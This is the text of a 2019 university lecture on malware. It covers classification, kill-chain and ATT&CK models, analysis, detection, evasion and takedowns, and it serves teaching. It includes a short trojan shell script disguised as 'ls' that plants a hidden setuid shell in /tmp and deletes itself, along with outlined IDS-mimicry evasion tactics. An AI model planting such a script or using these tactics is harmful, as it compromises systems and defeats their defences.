Secure Programming Lecture 18: Malware

David Aspinall

19th November 2019

Recap

We have looked at:

- vulnerabilities, exploits, failure patterns
- engineering, tools and languages for secure coding
- protecting software assets themselves

In this final lecture we look at *malicious software*, or "anti-secure programming" — programs that are written deliberately to cause damage.

Terminology

Malware (aka Malicious Code)

A program that is covertly inserted into another program with the intent to destroy data, run destructive or intrusive programs, or otherwise compromise the confidentiality, integrity, or availability of the victim's data, applications, or operating system.

- includes viruses, Trojans, worms or any code or content that can damage computer systems, networks or devices.
- malware is the most common external threat to most hosts, causing widespread damage and disruption, needing extensive recovery efforts.

Definition from NIST Special Publication 800-83, *Guide to Malware Incident Prevention and Handling for Desktops and Laptops*, 2013.

Why study malware?

Learn how malicious code is "weaponised"

- packaging, delivery, execution
- attack methods, exploits

Devise general defences against categories

- prevention, detection, response

Understand attackers

- motives, operations
- code origins: attribution to groups, states

Example malicious code

The shell script below is named `ls` and placed into a directory used by developers.

```
#!/bin/sh
#
cp /bin/sh /tmp/.xxsh
chmod o+s,w+x /tmp/.xxsh
ls $*
rm ./ls
```

Question. What does this do? What kind of malware program is it?

Overview

We examine structure and purpose of malware, then the operational management of handling malware:

1. Taxonomy: classifying malware kinds
2. Malicious activities: tactics and end goals
3. Analysis
4. Detection
5. Response

Offence and Defence

During (or before) operation, security as usual plays out as a "cat and mouse" series of defensive moves and countermeasures and evasion by the attacker.

Defence Method	Attacker's Countermeasures
Analysis	Detect emulator, play dumb
Detection	Obfuscate code, update
Response	Fast-flux IP switching

Exercise. After the lecture and reading further, expand the above table to show how further steps in defences handle the attacker's countermeasures.

Classic malware categories

Virus: tries to replicate itself into other executable code, which becomes *infected*.


Worm: runs independently and can propagate a complete working version of itself onto other hosts on a network, usually by exploiting software vulnerabilities.

Trojan Horse: appears to have a useful function, but also has a hidden malicious function.

Rootkit: a Trojan horse embedded into the OS, often altering system commands and adding backdoors.

Mobile (Code) Malware: transmitted from remote to local host where executed, maybe without consent.

Example: Linux Knark rootkit (2001)



(a) Normal kernel memory layout (b) After nkark install

The Knark rootkit modifies entries in the system call table to invoke new versions from a dynamically loaded kernel module, `sysmod.o`. The new versions hijack filesystem and network connection operations and launch processes. They also conceal the presence of the rootkit.

Other malware categories

Adware: displays advertisements, perhaps to distraction/detriment of user experience.

Spyware: steals personal data or reports on user activities, location, time spent, friends. Distinction: *doing so invisibly without user consent*.

Ransomware: inhibits use of resources until a ransom (usually money) is paid. Malicious use of PKC.

Logic bomb: code triggered by some external event (e.g., user login, date).

In practice, the categories overlap and real malware often use a combination of techniques.

Encompassing terms

Potentially Unwanted Programs (PUPs): generalises adware, spyware. Distinction sometimes made in industry: malware that is usually deliberately installed (main function desired by user) and "less damaging" than other types.

Potentially Harmful Application (used by Google): encompasses all kinds of malware, including software that damages ecosystem generally.

Potentially Unsafe Application: legitimate applications that might be unsafe "in the wrong hands", e.g., remote access tools, password-crackers applications, and keyloggers.

The last category highlights one problem of classifying malware: security policy violation depends on *who is doing something* as well as *what* is being done.

Six dimensions of malware

Malware can be classified in various ways.

1. Standalone code versus embedded
2. Persistent or transient
3. Attack layer
4. User interaction required
5. Dynamically updated
6. Acts independently or in coordination

Question. Is some aspect not covered above?

Exercise. For each dimension, explain the advantages and disadvantages of different malware design choices *for the attacker*.

Examples of classification

	stand-alone?	persis-tent?	layers	auto-spreads?	updates?	may be coordinated?
Virus	N	Y	firmware+	Y	Y	N
Browser Addon	N	Y	app	N	Y	Y
Botnet malware	both	Y	kernel+	Y		Y
Memory resident	Y	N	kernel+	Y	Y	Y

Malware activities

Ultimate aim: specific violation of security policy. * A complex attack may consist of a number of steps.

A “kill chain” is a model used by military analysts to understand phases that are involved in complex attacks (especially terrorism).


Lockheed Martin (2011) developed a *Cyber Kill Chain* with 7 phases in a network attack/espionage.

Malware can be used code-up some/all of the steps. . .

Cyber Kill Chain (2011)

1	Reconnaissance	Harvesting email addresses, finding accounts
2	Weaponization	Exploits in payload
3	Delivery	Email, web download
4	Exploitation	Executing malicious code
5	Installation	Adding (extra) malware
6	Command and control	Remote access
7	Actions on objectives	Executing actions on victim’s systems

Cyber Kill Chain infographic



Mitre ATT&CK Knowledgebase (2015-)

MITRE’s *Adversarial Tactics, Techniques, and Common Knowledge* (ATT&CK) knowledgebase is a model and curated record of real-world observations of TTPs:


- **Tactics**: short-term tactical adversary goals
- **Techniques**: means to to achieve tactical goals
- **Procedure**: detail of processes

Intended to be a mid-level model: more detail than Cyber Kill Chain, but not a database of vulnerabilities or exploits.


Several use cases. Example: **red teaming** (simulated adversarial exercises: using offence to drive offence).

See `https://attack.mitre.org`.

ATT&CK Object Model




ATT&CK Object Model instance



ATP28 is a Russian hacking group reported on by FireEye in 2014, who ran an cyber espionage campaign on US, EU and Eastern Europe defence and government contractors.

mimikatz is an open-source credential dumping program.

Mimikatz



Organised Crime and Warfare

Early malware activities were localised, mainly causing nuisance (hacktivism, etc).

Modern activities include

- Warfare (e.g., **critical infrastructure** attacks)
- Organised crime (e.g., **ransomware**)
  - CaaS – Crime as a service
  - Malware, deployment, phishing, laundering

These operations involve multiple specialist actors and complex human and machine systems.

Defence: Malware analysis

The art (maybe science) of dissecting and understanding malware.

Uses:

- Discover **intended malicious activities**
- Gain information for **attribution**
- Monitor trends, discover TTPs

Analysis process

1. **Collect** malware samples
   - network sensors: email, web traffic
   - host/network sensors: outgoing worms
2. **Identify** basic formats involved
   - binary/source, Windows/Linux
3. **Disassembly and static analysis**
   - program analysis, statistical measures
4. **Dynamic analysis**
   - specialised sandboxed environment

Malware analysis (industrial or academic) should consider **legal and ethical responsibilities** carefully, for example, protecting sensitive information in malware samples and ensuring safety with a controlled, isolated environment.

Analysis techniques

Similar methods to those for code correctness (security bug discovery) are used for malware analysis.

- **Static analysis**: ideal but hard (**Q.** Why?)
- **Dynamic analysis**: can stop after unpack, use lower-level traces
- **Fuzzing**: help trigger malware behaviour
- **Symbolic and concolic execution**: explore code behaviours

In general, *Path Exploration* techniques combine static and dynamic methods to explore all parts of the code, expanding traces seen in simple execution.

Analysis environments

Malware can be analysed in different types of environment:

- Machine Emulator (QEMU)
- Type 2 Hypervisor (VirtualBox, KVM)
- Type 1 Hypervisor (VMWareESX, Xen)
- Bare-metal (NVMtrace, BareCloud)

Apart from ensuring *safety*, the environment for analysis may need to provide (a simulation of) *being live*.

Question. What kind of live-environment requirements might be needed?

Exercise. Consider the pros and cons of each type of environment for malware analysis.

Countermeasure: Obfuscation

Obfuscation is used pervasively by modern malware.

- Each instance of malware is made unique and obfuscated
- *Polymorphism* used to defeat signature-based detection
  - can be included in virus code, to self-mutate
- *Dynamic updates* from malware update servers
  - supply mutations/revisions (& bug/security fixed!)

Techniques:

- *packing* (encryption, compression)
- *rewriting* re-code identifiable sequences

Countermeasure: Fingerprinting

Malware tries to detect it is running in an analysis environment by "fingerprinting" methods:

- Virtualisation
  - "red pill testing" (e.g., measure CPU instructions)
- Environment (network)
  - harware/software device identifiers
  - expected processes
- Process introspection
  - expected programs present
  - monitoring tools/AV absent
- User detection
  - keyboard/mouse activity
  - program histories

Theoretical impossibility

Unsurprisingly, detection of malware is difficult.

Theorem: Undecidability of virus recognition

It is not possible to write a program that determines, in finite time, whether or not a program acts as a computer virus.

Proof (Fred Cohen, 1989): define notion of a *viral set* as a Turing Machine T with a sequence of symbols V, such that T run on V re-produces V at another location. Reduce problem of *viral-set recogniser* to halting problem.

Defence: Finding Malware

During Download: Intrusion Detection Systems

- Known malicious content blocked.
- Broken by content encryption (https). Instead use *domain reputation systems*.

After Download: Antivirus/host-based IDS

- Finds malware on filesystem or in memory.
- First line of defence: suspicious features, patterns

During Execution: host/network security tools

- Detect connections to C&C servers
- Detect malicious activities (DoS attacks, exfiltration)
- Sequences of API calls

Countermeasures: concealing malware

The main countermeasure is **diversification**.

1. Use *polymorphism* to change form of downloaded code to thwart naive IDS signatures. Modern *polymorphic malware blending* preserves statistical similarity to benign traffic.
2. Use *metamorphism* (self-modifying) or *downloaded updates* to change contents of executables, preserving behaviour. Thwarts static detection based on simple patterns.

Question. How might you respond to these countermeasures? What are the difficulties in doing so?

Defence: Attack detection

Anomaly Detection or **Malicious Activity Detection**.

Both are supported by **monitoring**:

- Host-based
- Network-based

Examples:

- **DDoS**: use statistical properties of traffic
- **Ransomware**: spot unexpected host activities
- **Botnets**: detect infrastructure itself
  - synchronised activities across network

Many practical methods based on data science.

Question. What are the data sources in the cases above?

Countermeasures: concealing attacks

Mimicry attack on detection models based on system call data: alter malicious features to look the same as benign features, to cause classification errors.

Syscall trace for back-doored mail client, typically flagged as suspicious by host-based IDS:

```
open(),write(),close(),socket(),bind(),listen(),accept(),read(),fork()
```

Attacker Goal: execute this sequence without being detected. Methods:

1. Avoid syscalls, change parameters in real calls
2. Wait for desired prefix, complete & crash
3. Spread out syscalls with “no-ops” padding
4. Generate equivalent attacks (offline, testing IDS)

Can be made *adaptive* and *adversarial*.

Robustness of host-based IDSes against mimicry

Wagner and Soto (2002) used formal language theory to study mimicry. The IDS sequence and malicious sequences are modelled as regular languages.

Accepted and Malicious sets


$$\mathcal{A} = \{T \in \Sigma^* \mid T \texttt{ is allowed by IDS}\}$$

$$\mathcal{M} = \{T \in \Sigma^* \mid T \texttt{ is a malicious sequence}\}$$

where M will be closed under notions of mimicry. Mimicry attacks are possible if $\mathcal{A} \cap \mathcal{M} \neq \emptyset$.

Regular languages are closed under intersection, efficiently testable for emptiness and sample strings can be efficiently generated.

Example generated attack



This is a modified version of a trace executed by the `autowux` exploit after `wuftpd` is taken over by a format string vulnerability.

Original attack sequence is underlined, remaining calls are no-ops. Attack escapes chroot jail and adds backdoor root account. This is a sequence generated to deceive the pH IDS.

See *Mimicry Attacks on Host-Based Intrusion Detection Systems*, Wagner and Soto, ACM CCS 2002.

Malware-specific response

Usual responses to security attack:

- Isolation, recovery, forensics, remediation

Malware and malware-operations specifics:

- **Takedowns** to disrupt campaigns
  - isolate/shutdown C&C servers, P2P distributions
  - *sinkhole* domains to send traffic elsewhere

Note: in most jurisdictions, active defence methods, gathering intelligence, “hacking back”, etc, are only permitted by law enforcement acting with proper legal authorization.

Countermeasures to thwart take-downs

- *Fast-flux* domain rotation: Domain name Generation Algorithms (DGAs) generate pseudo-random sequence of DNS names.
- Use “Bullet-Proof Hosting” services that ignore complaints and take-down requests
- Use multiple back-up servers, or backup P2P channel in case centralised servers unreachable.

Fast-flux and DNS changes can help detect botnet activity. DGA algorithms can be reverse engineered. Careful exploration of seed domains and IP addresses to explore connections using historical data. Idea: force malware to reveal its defensive actions.

Attribution and countermeasures


Law enforcement (or nation states) want to identify actors behind attacks.

- Source code: programming style, code quality, AST, CFG, PDG
- Connectivity: known associations in DNS, emails

Countermeasures:

- Malware re-use, customization and “false flags”
- WHOIS domain registration privacy protection

GozNym Malware takedown, 2019



GOZNYM MALWARE: CYBERCRIMINAL NETWORK DISMANTLED IN INTERNATIONAL OPERATION

16 May 2019

Press Release

An unprecedented, international law enforcement operation has dismantled a complex, globally operating and organised cybercrime network. The criminal network used GozNym malware in an attempt to steal an estimated $100 million from more than 41 000 victims, primarily businesses and their financial institutions.

A criminal indictment returned by a federal grand jury in Pittsburgh, USA charges ten members of the GozNym criminal network with conspiracy to commit the following:

- infecting victims' computers with GozNym malware designed to capture victims' online banking login credentials;
- using the captured login credentials to fraudulently gain unauthorised access to victims' online bank accounts;
- stealing money from victims' bank accounts and laundering those funds using U.S. and foreign beneficiary bank accounts controlled by the defendants.

Over 41k infected computers, $100 million attempted fraud. See Shadowserver’s write-up.

GozNym criminal operations

Summary

We considered five topics in malware.

1. Taxonomy: classifying malware kinds
2. Malicious activities: tactics and end goals
3. Analysis
4. Detection
5. Response

Credits

This lecture includes content based on

- CyBoK *Malware and Attack Technologies Knowledge Area*, Wenke Lee, 2019. Available on CyBOK webpage.
- Chapter 6, *Computer Security: Principles and Practice*, 4th Ed, Stallings and Brown. Pearson 2018.
- Chapter 23, *Computer Security: Art and Science*, 2nd Ed, Matt Bishop. Pearson 2019.
- *Malware Data Science Attack Detection and Attribution*, Joshua Saxe with Hillary Sanders. No Starch Press, 2018.